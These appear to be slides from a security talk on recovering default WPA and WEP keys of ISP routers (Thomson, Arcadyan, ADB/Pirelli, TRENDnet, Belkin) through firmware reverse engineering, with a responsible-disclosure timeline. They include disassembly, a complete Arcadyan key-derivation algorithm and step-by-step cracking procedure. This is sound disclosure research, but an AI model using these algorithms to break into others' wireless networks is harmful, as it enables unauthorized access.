addiu   $t2, $sp, 0x40+var_1B
lbu     $a2, 0x40+var_20($sp)
lbu     $a3, 0x40+var_1F($sp)
lbu     $t0, 0x40+var_1E($sp)
lbu     $t1, 0x40+var_1D($sp)
lbu     $t2, 0x40+var_1C($sp)
lbu     $t3, 0x40+var_1B($sp)
move    $a0, $sp
lui     $a1, 0x80D4
jal     sprintf
la      $a1, a[redacted]02x0  # "[redacted]-[redacted]%02x:%02x:%02x:%02x:%02x:%02"...
move    $a0, $s1
move    $a1, $sp
jal     MD5
move    $a2, $s2
jal     nullsub_47
move    $a0, $s0
```

md5(model+ISP+ Serial Number)

THOMSOM strategy

Reverse engineering:

1. Create a C code → Load the FW (`mmap`) & jump
2. Cross-compile it → MIPS arch
3. Emulate it → QEMU
4. Attach the process into → IDA PRO

Hacking the WPA2 key:

1. for each Serial Number → Generate ESSID (public)
2. for each ESSID matching → Generate WPA2 candidates
3. Capture Handshake → Bruteforce offline possible WPA2 keys
4. BINGO!

Arcadyan: Obfuscation != Encryption

```
##!![E-BOOTPARAM-WRITE] User settings are not stored!!
###[BUILD-WEP] (Z1 Z2 Z3): %1X%1X%1X
##[BUILD-WEP] (x[1] XOR z[2])=(%1X XOR %1X)=%1X
##[BUILD-WEP] (y[2] XOR y[3]) =(%1X XOR %1X)=%1X
#[BUILD-WEP] (x[3]  XOR y[1]) =(%1X XOR %1X)=%1X
####[BUILD-WEP] (x[2]  XOR z[3]) =(%1X XOR %1X)=%1X
####[BUILD-WEP] (w[0] w[1] w[2] w[3]): %1X%1X%1X%1X
####%1X%1X%1X%1X%1X%1X%1X%1X%1X%1X%1X%1X%1X%1X#[BUILD-WEP]: Key:%s
####[BUILD-WEP] K1,2:[%1X,%1X]
#[BUILD-WEP] (K1 XOR S10)=(%1X XOR %1X)=%1X
#[BUILD-WEP] (K1 XOR S9) =(%1X XOR %1X)=%1X
#[BUILD-WEP] (K1 XOR S8) =(%1X XOR %1X)=%1X
#[BUILD-WEP] (X1 X2 X3): %1X%1X%1X
##[BUILD-WEP] (K2 XOR M10)=(%1X XOR %1X)=%1X
#[BUILD-WEP] (K2 XOR M11)=(%1X XOR %1X)=%1X
#[BUILD-WEP] (K2 XOR M12)=(%1X XOR %1X)=%1X
#[BUILD-WEP] (Y1 Y2 Y3): %1X%1X%1X
##[BUILD-WEP] (M11 XOR S10)=(%1X XOR %1X)=%1X
####Boot Parameters NOT found !!!
##Bootcode version: %s
###Serial number: %s
##Hardware version: %s
###%02X%02X%02X%02X%02X%02X####strWlanMacAddr:%s
##WLAN%c%c%c%c%c%c####[BUILD-WEP] S6,7,8,9,10:[%1X,%1X,%1X,%1X,%1X]
##[BUILD-WEP] M7,8,9,10,11,12:[%1X,%1X,%1X,%1X,%1X,%1X]
##!!! Invalid wireless channel range %d ~ %d
#!!! Use default value %d ~ %d
##default route: %d.%d.%d.%d
#ifno:%d  enableOS:%d enableWEP:%d enableSSN:%d
#!!No configuration file present!!
##!!Cleanup configuration in flash memory!!
##%s> flash version:[%s], [%d.%d.%d]
#etcpip_init_config##Jan 18 2008#16:39:45####Set flash memory layout to #BRN-BOOT#
##01234567####[BUILD-WEP] (M12 XOR S9) =(%1X XOR %1X)=%1X
####[BUILD-WEP] (K1  XOR K2) =(%1X XOR %1X)=%1X
####!![E-CFG-VER] Reconfiguration required!!
```

Figure : FW update obfuscated with `0xFF` (www.seguridadwireless.net)

Arcadyan. WPA key generation (mac & serial)

We broke this just bruteforcing ($10^5 keys$)
similar Arcadyan algorithms [2], [3].

Require: $s6, s7, s8, s9, s10, m9, m10, m11, m12 \in [0, .., F]$

$k1 \leftarrow (s7 + s8 + m11 + m12) \ \& \ (0xF)$
$k2 \leftarrow (m9 + m10 + s9 + s10) \ \& \ (0xF)$
$x1 \leftarrow k1 \oplus s10$
$x2 \leftarrow k1 \oplus s9$
$x3 \leftarrow k1 \oplus s8$
$y1 \leftarrow k2 \oplus m10$
$y2 \leftarrow k2 \oplus m11$
$y3 \leftarrow k2 \oplus m12$
$z1 \leftarrow m11 \oplus s10$
$z2 \leftarrow m12 \oplus s9$
$z3 \leftarrow k1 \oplus k2$
$w1 \leftarrow s6$
$w2 \leftarrow k1 \oplus z3$
$w3 \leftarrow k2 \oplus z3$
return $[x1, y1, z1, w1, x2, y2, z2, w2, x3, y3, z3, w3]$

[2] `https://www.seguridadwireless.net`
[3] `https://sviehb.wordpress.com`

Arcadyan: Linksys Desobfuscation routine




Figure : Craig Heffner (@devttyUSB0)

Arcadyan: Vodafone Desobfuscation routine




Figure : Stefan Viehböck (Easy-Box Germany)

Arcadyan: Where's the WPA algo?

```
lui     $s1, 0x807F
addiu   $a0, $s1, (mac_address?_word - 0x807F0000)
lui     $s2, 0x809F
jal     sub_8000843C
addiu   $a1, $s2, (aA2rc9dy8n - 0x809F0000)  # "A2rc9DY8N"
la      $a0, aBuildWpaKeyS  # "[BUILD-WPA]: Key:%s\n"
jal     sub_80006DF0
addiu   $a1, $s1, (mac_address?_word - 0x807F0000)
sh      $zero, (word_807EDA96 - 0x807E9F18)($s0)
addiu   $a0, $s3, (byte_809E88D8 - 0x809F0000)
move    $a1, $s5
addiu   $a2, $s2, (aA2rc9dy8n - 0x809F0000)  # "A2rc9DY8N"
lui     $s1, 0x82F6
jal     build_WPS_PIN
addiu   $a3, $s1, 0x3C88
lui     $s2, 0x8080
addiu   $a0, $s2, (a12345670 - 0x80800000)  # "12345670"
jal     sub_8000843C
addiu   $a1, $s1, 0x3C88
lui     $s0, 3
la      $v1, a3456        # "3456"
addu    $s0, $v1, $s0
jal     sub_80008520
addiu   $a0, $s2, (a12345670 - 0x80800000)  # "12345670"
sw      $v0, (dword_80804700 - 0x80801F18)($s0)
jal     sub_80008520
addiu   $a0, $s1, 0x3C88
la      $a0, aBuildPinPinSLe  # "[BUILD-PIN]: PIN:%s, len=%d\n"
addiu   $a1, $s1, 0x3C88
jal     sub_80006DF0
move    $a2, $v0
lw      $v0, (dword_809E8844 - 0x809F0000)($s4)
sw      $v0, 0x120+var_E0($sp)
lhu     $v0, (word_809E8848 - 0x809E8844)($s7)
sh      $v0, 0x120+var_DC($sp)
addiu   $a0, $sp, 0x120+var_D8
addiu   $a1, $s6, (a02x02x02x02_27 - 0x80820000)  # "%02X%02X%02X%02X%02X%02X"
lbu     $a2, 0x120+var_E0($sp)
```

interesting string

essid generation with MAC

Timeline

Responsible disclosure

1. 2014-12-20 Preliminary informing NCSC [a]
2. 2015-02-11 Official NCSC notification by Radboud Uni.
3. 2015-03-01 Dutch ISPs are aware about the vulnerabilities
4. 2015-04-02 1st meeting with ISPs. Presentation
5. 2015-04-29 2nd meeting with ISPs. Presentation
6. 2015-08-04 Talk at Bsides Las Vegas-PasswordsCON
7. 2015-08-11 Paper disclosure at USENIX WOOT'15
8. 2015-10-20 More disclosure at Hack.lu 2015 conference

[a] https://www.ncsc.nl/english

ADB / Pirelli




Figure : Call flow from generateKey

ADB / Pirelli




Figure : Call flow for createWPAPassphraseFromKey

ADB / Pirelli

```
la      $a1, ssid
la      $v0, createSSIDFromMAC
move    $t9, $v0
jalr    $t9 ; createSSIDFromMAC
nop
lw      $gp, 0xC8+var_B0($fp)
li      $v0, 0x20  # ' '
sw      $v0, 0xC8+var_90($fp)
li      $v0, 0xB
sw      $v0, 0xC8+var_90($fp)
addiu   $v0, $fp, 0xC8+var_90
la      $a0, key
move    $a1, $v0
lw      $a2, 0xC8+arg_0($fp)
la      $v0, 0xA0000
addiu   $a3, $v0, (a1236790 - 0xA0000)  # "1236790"
la      $v0, generateKey
move    $t9, $v0
jalr    $t9 ; generateKey
nop
lw      $gp, 0xC8+var_B0($fp)
la      $v0, 0xA0000
addiu   $a0, $v0, (aGeneratekey - 0xA0000)  # "generateKey"
la      $v0, puts
move    $t9, $v0
jalr    $t9 ; puts
nop
lw      $gp, 0xC8+var_B0($fp)
lw      $v0, 0xC8+var_90($fp)
la      $a0, passphrase
la      $a1, key
move    $a2, $v0
la      $v0, createWPAPassphraseFromKey
move    $t9, $v0
jalr    $t9 ; createWPAPassphraseFromKey
nop
lw      $gp, 0xC8+var_B0($fp)
la      $v0, 0xA0000
addiu   $v0, (aPassphraseSIdx - 0xA0000)  # "PassPhrase=%s ,idx=%d\n"
move    $a0, $v0
la      $a1, passphrase
lw      $a2, 0xC8+arg_0($fp)
```

Figure : Dissasembly of wlWriteMdmDefault

ADB / Pirelli

```
la      $v0, SHA256_Init
move    $t9, $v0
jalr    $t9 ; SHA256_Init
nop
lw      $gp, 0x28+var_C($fp)
lw      $a0, 0x28+var_10($fp)
la      $v0, 0xD0000
addiu   $a1, $v0, 0x29E0
li      $a2, 0x20  # ' '
la      $v0, SHA256_Update
move    $t9, $v0
jalr    $t9 ; SHA256_Update
nop
lw      $gp, 0x28+var_C($fp)
lw      $a0, 0x28+arg_C($fp)
la      $v0, strlen
move    $t9, $v0
jalr    $t9 ; strlen
nop
lw      $gp, 0x28+var_C($fp)
lw      $a0, 0x28+var_10($fp)
lw      $a1, 0x28+arg_C($fp)
move    $a2, $v0
la      $v0, SHA256_Update
move    $t9, $v0
jalr    $t9 ; SHA256_Update
nop
lw      $gp, 0x28+var_C($fp)
lw      $a0, 0x28+var_10($fp)
lw      $a1, 0x28+arg_10($fp)
li      $a2, 6   # 6 bytes mac address
la      $v0, SHA256_Update
move    $t9, $v0
jalr    $t9 ; SHA256_Update
nop
lw      $gp, 0x28+var_C($fp)
la      $a0, hash
lw      $a1, 0x28+var_10($fp)
la      $v0, SHA256_Final
```

secret seed located at 0xd29e0 with 32 bytes (0x20)

srg_C is the string "1236790" coming from generateKey

Figure : Dissasembly of generateKey-from-mac

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

Figure : Secret data found out in the library

TRENDnet

```
688   nvram_set("wl_txq_thresh", &v166);
689   nvram_set("et_txq_thresh", &v166);
690   memset(&v162, 0, 0xDu);
691   memset(&v157, 0, 0xEu);
692   *(_DWORD *)s = 1313165908;
693   v139 = 0x74656E44;
694   v140 = 0x78383138;
695   v141 = 0x78787878;
696   v142 = 0x78787878;
697   LOWORD(v143) = 120;
698   sn = (const char *)nvram_get("sn");
699   macaddr = (const char *)nvram_get("et0macaddr");
700   if ( sn && strlen(sn) == 13 )
701   {
702     v128 = strlen(s);
703     snprintf(s, v128, "818%s", sn + 5);
704     nvram_set("wl_wpa_psk", s);
705   }
706   else if ( macaddr && strlen(macaddr) == 17 )
707   {
708     v97 = 0;
709     v98 = 0;
710     do
711     {
712       v99 = &v170 + v97;
713       v100 = v98 % 3;
714       v101 = v98 % 3 == 2;
715       if ( v98 % 3 != 2 )
716         LOBYTE(v100) = macaddr[v98];
717       ++v98;
```

Figure : Serial number & Model number (visible in ESSID)

Belkin (new models)



Figure : Hardcoded value into flash and/or random key

Conclusion

- Since SpeedTouch security issue in 2008, security has not improved whatsoever
- This is an industry-wide problem.
- **Security by Obscurity** does not work!
- Security - Obscurity = **NO** security
- Vendors reuse the same algorithms with slightly small changes
- Neither stripped nor obfuscated binaries are a solution
- Please do not include algorithms inside of FW images
- SNs are already hardcoded $\rightarrow$ why not WPA2 keys too?
- if (random) $\rightarrow$ check soundness of seeding RNG

Questions and answers

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